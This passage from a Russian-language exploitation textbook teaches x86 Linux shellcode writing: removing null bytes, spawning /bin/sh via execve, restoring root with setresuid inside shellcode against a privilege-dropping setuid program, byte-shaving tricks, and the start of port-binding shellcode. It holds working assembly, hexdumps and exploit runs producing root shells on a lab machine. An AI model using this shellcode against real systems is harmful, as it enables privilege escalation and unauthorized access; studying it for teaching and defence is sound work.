коду, который перехватывает работу другого процесса. Если мы хотим, чтобы 32-разрядные регистры содержали правильные значения, нужно обнулить их перед тем, как выполнять команды `mov`, но сделать это, не используя нулевые байты. Вот несколько простых команд ассемблера, которые можно взять на вооружение. Первые две – это маленькие команды, которые увеличивают или уменьшают операнд на единицу.

Команда	Назначение
`inc <приемник>`	Увеличить операнд, прибавив к нему 1
`dec <приемник>`	Уменьшить операнд, отняв от него 1

У нескольких следующих команд два операнда, как у `mov`. Все они выполняют простые арифметические и поразрядные логические операции над двумя операндами и записывают результат в первый операнд.

Команда	Назначение
`add <приемник>, <источник>`	Сложить источник с приемником и поместить результат в приемник.
`sub <приемник>, <источник>`	Вычесть источник из приемника и поместить результат в приемник.

`or <приемник>, <источник>`	Выполнить поразрядную логическую операцию ИЛИ, сравнивая каждый бит источника с соответствующим битом приемника.
	`1 or 0 = 1`
	`1 or 1 = 1`
	`0 or 1 = 1`
	`0 or 0 = 0`
	Если бит источника или приемника равен 1 или они оба равны 1, то бит результата равен 1, в противном случае 0. Результат записывается в приемник.

`and <приемник>, <источник>`	Выполнить поразрядную логическую операцию И, сравнивая каждый бит источника с соответствующим битом приемника.
	`1 and 0 = 0`
	`1 and 1 = 1`
	`0 and 1 = 0`
	`0 and 0 = 0`
	Бит результата равен 1, только если оба бита – источника и приемника – равны 1. Результат записывается в приемник.

Команда	Назначение

`xor <приемник>, <источник>`	Выполнить поразрядную логическую операцию исключающего ИЛИ, сравнивая каждый бит источника с соответствующим битом приемника.
	`1 xor 0 = 1`
	`1 and 1 = 0`
	`0 xor 1 = 1`
	`0 xor 0 = 0`
	Если биты разные, то бит результата равен 1; если биты одинаковы, то бит результата равен 0. Результат записывается в приемник.

Одно из решений – поместить в регистр произвольное 32-разрядное число, а затем вычесть его из регистра с помощью команд `mov` и `sub`.

```
B8 44 33 22 11          mov eax,0x11223344
2D 44 33 22 11          sub eax,0x11223344
```

Такой способ действует, но при этом для обнуления одного регистра нужно 10 байт кода, что излишне увеличивает шелл-код. Можете ли вы усовершенствовать этот метод? Значение типа `DWORD` в каждой инструкции занимает 80 процентов кода. Вычтя значение из самого себя, также получим 0, и при этом не потребуется статических данных. Это позволяет сделать одна двухбайтная команда:

```
29 C0           sub eax,eax
```

С помощью такой команды вычитания можно успешно обнулить регистры в начале шелл-кода. Однако она изменяет флаги процессора, участвующие в ветвлении.

По этой причине предпочтительнее другая команда, с помощью которой обычно обнуляют регистры в шелл-коде. Команда `xor` выполняет над битами регистра операцию исключающего ИЛИ. Поскольку `1 xor 1` дает 0 и `0 xor 0` дает 0, любое значение, участвующее в этой операцией само собой, дает 0. Результат тот же, что при вычитании, но `xor` не меняет флаги процессора, поэтому этот метод считается более предпочтительным.

```
31 C0           xor eax,eax
```

Можно смело обнулять регистры командой `sub` в начале шелл-кода, но в прочих местах предпочительнее `xor`. В следующей версии шелл-кода нулевые байты устранены с помощью коротких регистров и команды `xor`. Кроме того, чтобы уменьшить размер шелл-кода, использовались команды `inc` и `dec`.

helloworld3.s

```
BITS 32              ; Сообщить nasm, что это 32-разрядный код.

jmp short one        ; Перескочить к call в конце.

two:
; ssize_t write(int  fd, const void *buf, size_t count);
  pop ecx            ; Взять из стека адрес возврата (указатель на строку).
  xor eax, eax       ; Обнулить 32 разряда регистра eax.
  mov al, 4          ; Поместить номер системного вызова write
                     ; в младший байт eax.
  xor ebx, ebx       ; Обнулить ebx.
  inc ebx            ; Увеличить ebx на 1, дескриптор файла STDOUT.
  xor edx, edx
  mov dl, 15         ; Длина строки
  int 0x80           ; Выполнить системный вызов: write(1, string, 14)

; void _exit(int status);
  mov al, 1          ; Номер системного вызова exit - 1,
                     ; старшие 3 байта все еще 0.
  dec ebx            ; Уменьшить ebx до 0 для статус = 0.
  int 0x80           ; выполнить системный вызов: exit(0)

one:
  call two    ; Переход назад, чтобы избежать нулевых байтов
  db "Hello, world!", 0x0a, 0x0d ; с символами перевода строки
                                 ; и возврата каретки.
```

Скомпилировав этот код, можно с помощью *hexdump* и *grep* быстро проверить отсутствие в нем нулевых байтов.

```
reader@hacking:~/booksrc $ nasm helloworld3.s
reader@hacking:~/booksrc $ hexdump -C helloworld3 | grep --color=auto 00
00000000 eb 13 59 31 c0  b0 04 31 db 43 31 d2 b2 0f cd 80 |..Y1...1.C1.....|
00000010 b0 01 4b cd 80  e8 e8 ff ff ff 48 65 6c 6c 6f 2c |..K.......Hello,|
00000020 20 77 6f 72 6c  64 21 0a 0d                      | world!..|
00000029
reader@hacking:~/booksrc $
```

Теперь этим шелл-кодом можно пользоваться, так как в нем нет нулевых байтов. Применив его в эксплойте, заставим программу *notesearch* поздороваться со всеми:

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld3)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9bc
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xbc\xf9\xff\
xbf"x40')
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
Hello, world!
reader@hacking :~/booksrc $
```

0x530 Шелл-код для запуска оболочки

Теперь, научившись делать системные вызовы и избавляться от нулевых байтов, вы можете создавать любые виды шелл-кодов. Чтобы запустить оболочку, нужно лишь выполнить системный вызов для запуска программы *`/bin/sh`*. Системный вызов с номером 11, `execve()`, аналогичен функции C `execute()`, которой мы пользовались в предыдущих главах.

```
EXECVE(2)       Руководство программиста Linux       EXECVE(2)

ИМЯ
     execve - выполнить программу

СИНТАКСИС
     #include <unistd.h>

     int execve(const char *filename, char *const argv [],
                char *const envp[]);

ОПИСАНИЕ
execve() выполняет программу, заданную параметром filename. Программа должна
быть или двоичным исполняемым файлом, или скриптом, начинающимся со строки
вида "#! интерпретатор [аргументы]". В последнем случае интерпретатор -- это
правильный путь к исполняемому файлу, который не является скриптом; этот
файл будет выполнен как интерпретатор [arg] filename.

argv - это массив строк, аргументов новой программы.
envp - это массив строк в формате key=value, которые передаются новой
программе в качестве окружения (environment). Как argv, так и envp
завершаются нулевым указателем. К массиву аргументов и к окружению можно
обратиться из функции main(), которая объявлена как int main(int argc, char
*argv[], char *envp[]).
```

Первый аргумент (имя файла) должен быть указателем на строку "`/bin/sh`", потому что это именно та программа, которую мы хотим запустить. Массив переменных окружения (третий аргумент) может быть пуст, но его все равно нужно завершить 32-разрядным нулевым указателем. Массив аргументов (второй аргумент) тоже должен содержать нулевой указатель на строку (потому что нулевой аргумент представляет собой имя выполняющейся программы). На языке C программа, осуществляющая этот вызов, может выглядеть, как показано в листинге *`exec_shell.c`*.

exec_shell.c

```
#include <unistd.h>

int main() {
  char filename[] = "/bin/sh\x00";
  char **argv, **envp; // Массивы, содержащие указатели char
```

```
  argv[0] = filename; // Единственный аргумент – имя файла.
  argv[1] = 0; // Список аргументов завершается нулевым байтом.

  envp[0] = 0; // Список переменных окружения завершается нулевым байтом.
  execve(filename, argv, envp);
}
```

На ассемблере массивы аргументов и переменных окружения нужно построить в памяти. Кроме того, строка "/bin/sh" должна оканчиваться нулевым байтом. Ее тоже нужно построить в памяти. Работа с памятью на ассемблере аналогична работе с указателями в C. Команда *загрузки эффективного адреса* `lea` (от *load effective address*) действует подобно оператору `address-of` языка C.

Команда	Назначение
`lea <`*приемник*`>, <`*источник*`>`	Загрузить в приемник эффективный адрес источника

В синтаксисе ассемблера разыменование операндов как указателей осуществляется с помощью квадратных скобок. Например, следующая инструкция ассемблера рассматривает `EBX+12` как указатель и записывает содержащийся в нем адрес в `eax`.

```
89 43 0C            mov [ebx+12],eax
```

В следующем шелл-коде эти новые инструкции используются для построения аргументов `execve()` в памяти. Массив переменных окружения свертывается в конец массива аргументов, поэтому у них общий 32-разрядный нулевой указатель конца.

exec_shell.s

```
BITS 32

  jmp short two     ; Переход на call в конце.
one:
; int execve(const char *filename, char *const argv [], char *const envp[])
  pop ebx           ; Записать в ebx адрес строки.
  xor eax, eax      ; Записать в eax 0.
  mov [ebx+7], al   ; Нулевое окончание строки /bin/sh.
  mov [ebx+8], ebx  ; Записать адрес из ebx на место AAAA.
  mov [ebx+12], eax ; Записать 32-разрядный нулевой указатель на место BBBB.
  lea ecx, [ebx+8]  ; Загрузить адрес из [ebx+8] в ecx как указатель argv.
  lea edx, [ebx+12] ; edx = ebx + 12, это указатель на envp.
  mov al, 11        ; Системный вызов 11.
  int 0x80          ; Выполнить.

two:
  call one          ; Получить адрес строки с помощью call.
  db '/bin/shXAAAABBBB'      ; Байты XAAAABBBB не нужны.
```

Завершив строку и построив массивы, шелл-код с помощью команды `lea` (выделена полужирным) помещает указатель на массив аргументов в регистр ECX. Заключить регистр и прибавляемое к нему число в квадратные скобки и загрузить эффективный адрес результата в регистр – хороший способ прибавить число к регистру и записать результат в другой регистр. В этом примере скобки разыменовывают EBX+8 и передают как аргумент `lea`, которая загружает адрес в EDX. Загрузка адреса разыменованного указателя порождает исходный указатель, поэтому данная команда помещает EBX+8 в EDX. Обычным путем пришлось бы воспользоваться командами `mov` и `add`. После ассемблирования шелл-код не будет содержать нулей. Примененный в эксплойте, он запустит оболочку.

```
reader@hacking:~/booksrc $ nasm exec_shell.s
reader@hacking:~/booksrc $ wc -c exec_shell
36 exec_shell
reader@hacking:~/booksrc $ hexdump -C exec_shell
00000000 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43  0c 8d 4b  |..[1..C..[..C..K|
00000010 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff  2f 62 69  |..S........../bi|
00000020 6e 2f 73 68                                       |n/sh|
00000024
reader@hacking:~/booksrc $ export SHELLCODE=$(cat exec_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9c0
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc0\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

Однако этот шелл-код можно еще сократить по сравнению с нынешними 45 байтами. Шелл-код нужно внедрить в какое-то место программы, а в определенных более тяжелых условиях эксплойта, где доступными окажутся только буферы меньшего размера, может потребоваться более короткий шелл-код. Чем короче шелл-код, тем больше ситуаций, в которых его можно применить. Очевидно, зрительно удобный конец `XAAAABBBB` можно удалить, что сократит шелл-код до 36 байт.

```
reader@hacking:~/booksrc/shellcodes $ hexdump -C exec_shell
00000000 eb 16 5b 31 c0 88 43 07 89  5b 08 89 43 0c 8d 4b |..[1..C..[..C..K|
00000010 08 8d 53 0c b0 0b cd 80 e8  e5 ff ff ff 2f 62 69 |..S........../bi|
00000020 6e 2f 73 68                                     |n/sh|
00000024
reader@hacking:~/booksrc/shellcodes $ wc -c exec_shell
```

```
36 exec_shell
reader@hacking:~/booksrc/shellcodes $
```

Этот шелл-код можно сжать еще сильнее, если эффективнее использовать регистры. Регистр ESP – это указатель стека, то есть его вершины. Когда в стек нужно протолкнуть какое-то значение, ESP смещается вверх по памяти (путем вычитания 4) и значение помещается на вершину стека. Когда значение выталкивается из стека, указатель в ESP смещается вниз по памяти (прибавлением 4).

В следующем шелл-коде для формирования в памяти структур, требующихся системному вызову `execve()`, применяется команда `push`.

tiny_shell.s

```
BITS 32

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax     ; Обнулить eax.
  push eax         ; Протолкнуть несколько нулей конца строки.
  push 0x68732f2f  ; Протолкнуть в стек "//sh".
  push 0x6e69622f  ; Протолкнуть в стек "/bin".
  mov ebx, esp     ; Поместить адрес "/bin//sh" в ebx.
  push eax         ; Протолкнуть в стек 32-разрядный нулевой указатель.
  mov edx, esp     ; Это пустой массив для envp.
  push ebx         ; Протолкнуть в стек адрес строки.
  mov ecx, esp     ; Это массив argv с указателем строки.
  mov al, 11       ; Системный вызов 11.
  int 0x80         ; Выполнить.
```

Этот шелл-код строит в стеке заканчивающуюся нулем строку "`/bin//sh`", а затем копирует ESP для указателя. Лишняя косая черта не меняет дела и игнорируется. Таким же образом строятся массивы остальных аргументов. Полученный шелл-код также вызывает оболочку, но занимает всего 25 байт в сравнении с 36 байтами при методе вызова с помощью `jmp`.

```
reader@hacking:~/booksrc $ nasm tiny_shell.s
reader@hacking:~/booksrc $ wc -c tiny_shell
25 tiny_shell
reader@hacking:~/booksrc $ hexdump -C tiny_shell
00000000 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e  89 e3 50  |1.Ph//shh/bin..P|
00000010 89 e2 53 89 e1 b0 0b cd 80                       |..S......|
00000019
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xcb\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
```

```
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

0x531 Проблема привилегий

Для борьбы с распространенными случаями получения повышенных прав некоторые привилегированные процессы понижают свои исполнительные права перед тем, как выполнять действия, не требующие особых прав. Для этого можно использовать функцию `seteuid()`, которая устанавливает эффективный идентификатор пользователя. Заменой эффективного ID можно изменить права процесса. Ниже приведена страница руководства по функции `seteuid()`.

```
SETEGID(2)        Руководство программиста Linux         SETEGID(2)

ИМЯ
       seteuid, setegid - установить эффективный и/или фактический
                          идентификатор пользователя или группы
СИНТАКСИС
       #include <sys/types.h>
       #include <unistd.h>

       int seteuid(uid_t euid);
       int setegid(gid_t egid);

ОПИСАНИЕ
       seteuid() задает эффективный идентификатор
       пользователя для текущего процесса.
       Непривилегированные пользовательские процессы могут
       устанавливать эффективный ID только равным
       фактическому ID пользователя, эффективному ID или
       сохраненному set-user-ID. То же самое относится к setegid()
       с заменой “пользователя” на “группу”.

ВОЗВРАЩАЕМОЕ ЗНАЧЕНИЕ
       В случае успеха возвращается 0. При ошибке возвращается -1,
       а в errno записывается соответствующее значение.
```

Эта функция используется в следующем коде, чтобы понизить привилегии до пользователя games перед опасным вызовом `strcpy()`.

drop_privs.c

```
#include <unistd.h>
void lowered_privilege_function(unsigned char *ptr) {
   char buffer[50];
   seteuid(5); // Снизить права до пользователя games.
   strcpy(buffer, ptr);
```

```
}
int main(int argc, char *argv[]) {
   if (argc > 0)
      lowered_privilege_function(argv[1]);
}
```

Несмотря на то что скомпилированная программа выполняется с флагом `setuid` **root, ее права сбрасываются до пользователя** `games`**, прежде чем сможет выполниться шелл-код. В результате будет запущена оболочка для пользователя** `games` **без прав доступа суперпользователя.**

```
reader@hacking:~/booksrc $ gcc -o drop_privs drop_privs.c
reader@hacking:~/booksrc $ sudo chown root ./drop_privs; sudo chmod u+s ./
drop_privs
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xcb\xf9\xff\
xbf"x40')
sh-3.2$ whoami
games
sh-3.2$ id
uid=999(reader) gid=999(reader) euid=5(games)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),
999(reader)
sh-3.2$
```

К счастью, легко восстановить права суперпользователя, выполнив специальный системный вызов в начале нашего шелл-кода. Лучшие возможности для этого представляет системный вызов `setresuid()`**, который задает фактический, исполнительный и сохраненный ID пользователя. Номер вызова и соответствующая страница руководства приведены ниже.**

```
reader@hacking:~/booksrc $ grep -i setresuid /usr/include/asm-i386/unistd.h
#define __NR_setresuid          164
#define __NR_setresuid32        208
reader@hacking:~/booksrc $ man 2 setresuid
SETRESUID(2)       Руководство программиста Linux         SETRESUID(2)

ИМЯ
       setresuid, setresgid - задать фактический, эффективный и сохраненный
                              ID пользователя или группы

СИНТАКСИС
       #define _GNU_SOURCE
       #include <unistd.h>

       int setresuid(uid_t ruid, uid_t euid, uid_t suid);
       int setresgid(gid_t rgid, gid_t egid, gid_t sgid);
```

```
ОПИСАНИЕ
       setresuid() задает фактический, эффективный и сохраненный
       ID пользователя для текущего процесса.
```

Следующий шелл-код вызывает `setresuid()` для восстановления прав суперпользователя перед запуском оболочки.

priv_shell.s

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax       ; Обнулить eax.
  xor ebx, ebx       ; Обнулить ebx.
  xor ecx, ecx       ; Обнулить ecx.
  xor edx, edx       ; Обнулить edx.
  mov al, 0xa4       ; 164 (0xa4) для системного вызова 164.
  int 0x80           ; setresuid(0, 0, 0) - восстановить все права root.

; execve(const char  *filename, char *const argv [], char *const envp[])
  xor eax, eax       ; На всякий случай еще раз обнулить eax.
  mov al, 11         ; Системный вызов 11
  push ecx           ; Протолкнуть нули конца строки.
  push 0x68732f2f    ; Протолкнуть в стек "//sh".
  push 0x6e69622f    ; Протолкнуть в стек "/bin".
  mov ebx, esp       ; Поместить адрес "/bin//sh" в ebx.
  push ecx           ; Протолкнуть в стек 32-разрядный нулевой указатель.
  mov edx, esp       ; Это пустой массив для envp.
  push ebx           ; Протолкнуть в стек адрес строки.
  mov ecx, esp       ; Это массив argv с указателем строки.
  int 0x80           ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Таким образом, даже для программы, выполняемой с пониженными правами, можно восстановить эти права в эксплойте. Следующий листинг подтверждает это.

```
reader@hacking:~/booksrc $ nasm priv_shell.s
reader@hacking:~/booksrc $ export SHELLCODE=$(cat priv_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE will be at 0xbffff9bf
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xbf\xf9\xff\
xbf"x40')
sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video
),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(adm
in),999(reader)
sh-3.2#
```

0x532 Еще короче

Можно урезать этот шелл-код еще на несколько байт. В *x*86 есть однобайтная команда `cdq` (от *convert doubleword to quadword* – преобразовать двойное слово в четверное). У нее нет операндов, и число, взятое из регистра EAX, она расширяет в регистры EDX и EAX. Эти регистры хранят 32-разрядные двойные слова, а для хранения 64-разрядного четверного слова нужно два таких регистра. Преобразование состоит в том, что знаковый разряд распространяется с 32-разрядного числа на 64-разрядное. Это означает, что если знаковый разряд в EAX равен 0, команда `cdq` обнулит регистр EDX. Чтобы обнулить регистр EDX с помощью `xor`, нужно два байта; поэтому, если в EAX уже 0, применение команды `cdq` для обнуления EDX сократит один байт: вместо

```
31 D2           xor edx,edx
```

получится

```
99              cdq
```

Еще один байт можно сократить, если по-умному работать со стеком. Стек выравнивается по 32-разрядной границе, поэтому при проталкивании в стек одного байта он будет выровнен по двойному слову. При чтении этого числа из стека его знак расширяется, заполняя весь регистр. Команды, которые проталкивают байт в стек, а потом считывают его обратно в регистр, занимают три байта, тогда как обнуление регистра командой `xor` и запись в него одного байта занимают четыре байта:

```
31 C0           xor eax,eax
B0 0B           mov al,0xb
```

вместо

```
6A 0B           push byte +0xb
58              pop eax
```

Эти хитрости (выделены полужирным) использованы в следующем листинге шелл-кода. Он выполняет те же функции, что и код, описанный в предыдущих разделах.

shellcode.s

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
   xor eax, eax     ; Обнулить eax.
   xor ebx, ebx     ; Обнулить ebx.
   xor ecx, ecx     ; Обнулить ecx.
   cdq              ; Обнулить edx с помощью знакового разряда eax.
   mov BYTE al, 0xa4; syscall 164 (0xa4)
   int 0x80         ; setresuid(0, 0, 0) - восстановить все права root.
```

```
; execve(const char *filename, char *const argv [], char *const envp[])
   push BYTE 11      ; Протолкнуть 11 в стек.
   pop eax           ; Вытолкнуть dword 11 в eax.
   push ecx          ; Протолкнуть нули конца строки.
   push 0x68732f2f   ; Протолкнуть в стек "//sh".
   push 0x6e69622f   ; Протолкнуть в стек "/bin".
   mov ebx, esp      ; Поместить адрес "/bin//sh" в ebx.
   push ecx          ; Протолкнуть в стек 32-разрядный нулевой указатель.
   mov edx, esp      ; Это пустой массив для envp.
   push ebx          ; Протолкнуть в стек адрес строки.
   mov ecx, esp      ; Это массив argv с указателем строки.
   int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Синтаксис для проталкивания в стек одного байта предполагает объявление размера. Допускаются объявления `BYTE` для одного байта, `WORD` для двух байт и `DWORD` для четырех байт. Размер может косвенно определяться размером регистра, поэтому проталкивание в стек AL подразумевает размер `BYTE`. Не всегда обязательно указывать размер, но вреда это не причинит, а чтение облегчит.

0x540 Шелл-код с привязкой к порту

Для эксплойта удаленных программ тот шелл-код, который мы писали до сего времени, непригоден. Внедренный шелл-код должен передать по сети интерактивное приглашение root. Шелл-код с привязкой к порту привяжет оболочку к сетевому порту и будет ждать на нем сетевых соединений. В предыдущей главе мы применяли такой шелл-код для эксплойта сервера *tinyweb*. Следующий код C привязывается к порту 31337 и ждет соединения TCP .

bind_port.c

```
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void) {
  int sockfd, new_sockfd; // Слушать на sock_fd, новое соединение на new_fd
  struct sockaddr_in host_addr, client_addr;   // Адресные данные
  socklen_t sin_size;
  int yes=1;

  sockfd = socket(PF_INET, SOCK_STREAM, 0);

  host_addr.sin_family = AF_INET;          // Порядок байтов на узле
  host_addr.sin_port = htons(31337);       // Short в сетевом порядке байтов
  host_addr.sin_addr.s_addr = INADDR_ANY; // Автоматически записать мой IP.
  memset(&(host_addr.sin_zero), '\0', 8); // Обнулить остаток структуры.
```

```
  bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

  listen(sockfd, 4);
  sin_size = sizeof(struct sockaddr_in);
  new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

Эти знакомые функции сокетов можно выполнить с помощью единственного системного вызова Linux с именем `socketcall()`. Номер этого вызова 102, а страница руководства выглядит несколько загадочно.

```
reader@hacking:~/booksrc $ grep socketcall /usr/include/asm-i386/unistd.h
#define __NR_socketcall         102
reader@hacking:~/booksrc $ man 2 socketcall
IPC(2)       Руководство программиста Linux        IPC(2)

ИМЯ
       socketcall - вызовы системы сокетов

СИНТАКСИС
       int socketcall(int call, unsigned long *args);

ОПИСАНИЕ
       socketcall() - общая точка входа ядра для обращений к системе сокетов.
       Аргумент call определяет, какую функцию сокетов выполнить.
       args указывает на блок, содержащий фактические аргументы,
       которые передаются дальше соответствующему вызову.
       Программа пользователя должна вызывать соответствующие
       функции по их обычным именам. О существовании socketcall()
       нужно знать только тем, кто реализует стандартные библиотеки
       или работает над ядром.
```

Допустимые номера вызовов для первого аргумента перечислены во включаемом файле *linux/net.h*.

Фрагмент /usr/include/linux/net.h

```
#define SYS_SOCKET 1     /* sys_socket(2)      */
#define SYS_BIND 2     /* sys_bind(2)       */
#define SYS_CONNECT 3    /* sys_connect(2)     */
#define SYS_LISTEN 4     /* sys_listen(2)      */
#define SYS_ACCEPT 5     /* sys_accept(2)      */
#define SYS_GETSOCKNAME 6    /* sys_getsockname(2)      */
#define SYS_GETPEERNAME 7    /* sys_getpeername(2)      */
#define SYS_SOCKETPAIR 8     /* sys_socketpair(2)       */
#define SYS_SEND 9     /* sys_send(2)       */
#define SYS_RECV 10      /* sys_recv(2)        */
#define SYS_SENDTO 11      /* sys_sendto(2)       */
#define SYS_RECVFROM 12      /* sys_recvfrom(2)      */
#define SYS_SHUTDOWN 13      /* sys_shutdown(2)      */
#define SYS_SETSOCKOPT 14      /* sys_setsockopt(2)       */
#define SYS_GETSOCKOPT 15      /* sys_getsockopt(2)       */
```

```
#define SYS_SENDMSG 16     /* sys_sendmsg(2)      */
#define SYS_RECVMSG 17     /* sys_recvmsg(2)      */
```

Таким образом, для системных вызовов функций сокетов в Linux через `socketcall()` в EAX всегда находится 102, в EBX содержится тип вызова сокета, а в ECX – указатель на аргументы вызова. Вызовы достаточно просты, но в некоторых из них нужна структура `sockaddr`, которую должен создать шелл-код. Запуск скомпилированного кода C в отладчике – самый простой способ узнать, как выглядит эта структура в памяти.

```
reader@hacking:~/booksrc $ gcc -g bind_port.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 18
13       sockfd = socket(PF_INET, SOCK_STREAM, 0);
14
15       host_addr.sin_family = AF_INET;         // Порядок байтов на узле.
16       host_addr.sin_port = htons(31337);      // Short в сетевом порядке
                                                 // байтов.
17       host_addr.sin_addr.s_addr = INADDR_ANY; // Автоматически записать
                                                 // мой IP.
18       memset(&(host_addr.sin_zero), '\0', 8); // Обнулить остаток
                                                 // структуры.
19
20       bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
21
22       listen(sockfd, 4);
(gdb) break 13
Breakpoint 1 at 0x804849b: file bind_port.c, line 13.
(gdb) break 20
Breakpoint 2 at 0x80484f5: file bind_port.c, line 20.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at bind_port.c:13
13       sockfd = socket(PF_INET, SOCK_STREAM, 0);
(gdb) x/5i $eip
0x804849b <main+23>:    mov    DWORD PTR [esp+8],0x0
0x80484a3 <main+31>:    mov    DWORD PTR [esp+4],0x1
0x80484ab <main+39>:    mov    DWORD PTR [esp],0x2
0x80484b2 <main+46>:    call   0x8048394 <socket@plt>
0x80484b7 <main+51>:    mov    DWORD PTR [ebp-12],eax
(gdb)
```

Первая точка останова задана прямо перед вызовом `socket()`, потому что нужно проверить значения `PF_INET` и `SOCK_STREAM`. Все три аргумента проталкиваются в стек (но командами `mov`) в обратном порядке. В таком случае `PF_INET` имеет значение 2, а `SOCK_STREAM` – 1.

```
(gdb) cont
Continuing.
```

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct
sockaddr));
(gdb) print host_addr
$1 = {sin_family = 2, sin_port = 27002, sin_addr = {s_addr = 0},
  sin_zero = "\000\000\000\000\000\000\000"}
(gdb) print sizeof(struct sockaddr)
$2 = 16
(gdb) x/16xb &host_addr
0xbffff780:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff788:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) p /x 27002
$3 = 0x697a
(gdb) p 0x7a69
$4 = 31337
(gdb)
```

Следующая точка останова встретится после того, как структура `sockaddr` будет заполнена данными. Отладчик сумеет декодировать элементы структуры при выводе `host_addr`, но при этом *вы* должны сообразить, что порт хранится в сетевом порядке байтов. Элементы `sin_family` и `sin_port` представляют собой слова, за которыми следует адрес размером `DWORD`. В данном случае адрес равен 0, что означает возможность использовать для связывания любой адрес. Остальные восемь байт – это свободное место в структуре. Вся важная информация хранится в первых восьми байтах (выделены полужирным).

Следующие команды ассемблера выполняют все необходимые вызовы сокетов, чтобы привязать порт 31337 и принимать соединения TCP. Структура `sockaddr` и массивы аргументов создаются путем проталкивания их значений в стек в обратном порядке и последующего копирования ESP в ECX. Последние восемь байт структуры `sockaddr` не пишутся в стек, потому что они не используются. На этом месте в стеке окажутся какие-то случайные байты, что нам безразлично.

bind_port.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66    ; С сокетами работает системный вызов 102 (0x66).
  pop eax
  cdq               ; Обнулить edx для использования как нулевого DWORD.
  xor ebx, ebx      ; ebx содержит тип вызова сокетов.
  inc ebx           ; 1 = SYS_SOCKET = socket()
  push edx          ; Построить массив arg : { protocol = 0,
  push BYTE 0x1     ; (в обратном порядке)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                          AF_INET = 2 }
  mov ecx, esp      ; ecx = указатель на массив аргументов
  int 0x80          ; После системного вызова в eax – дескриптор файла сокета.
```

```
  mov esi, eax      ; Сохранить дескриптор файла сокета в esi.

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; Вызов сокетов (системный вызов 102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Построить структуру sockaddr: INADDR_ANY = 0
  push WORD 0x697a  ;  (в обратном порядке)         PORT = 31337
  push WORD bx      ;                               AF_INET = 2
  mov ecx, esp      ; ecx = указатель на структуру сервера
  push BYTE 16      ; argv: { sizeof(структура) = 16,
  push ecx          ;         указатель на структуру,
  push esi          ;         дескриптор файла сокета}
  mov ecx, esp      ; ecx = массив аргументов
  int 0x80          ; eax = 0 при успехе

; listen(s, 0)
  mov BYTE al, 0x66 ; Вызов сокетов (системный вызов 102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         дескриптор файла сокета }
  mov ecx, esp      ; ecx = массив аргументов
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; Вызов сокетов (системный вызов 102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         дескриптор файла сокета }
  mov ecx, esp      ; ecx = массив аргументов
  int 0x80          ; eax = дескриптор файла сокета соединения
```

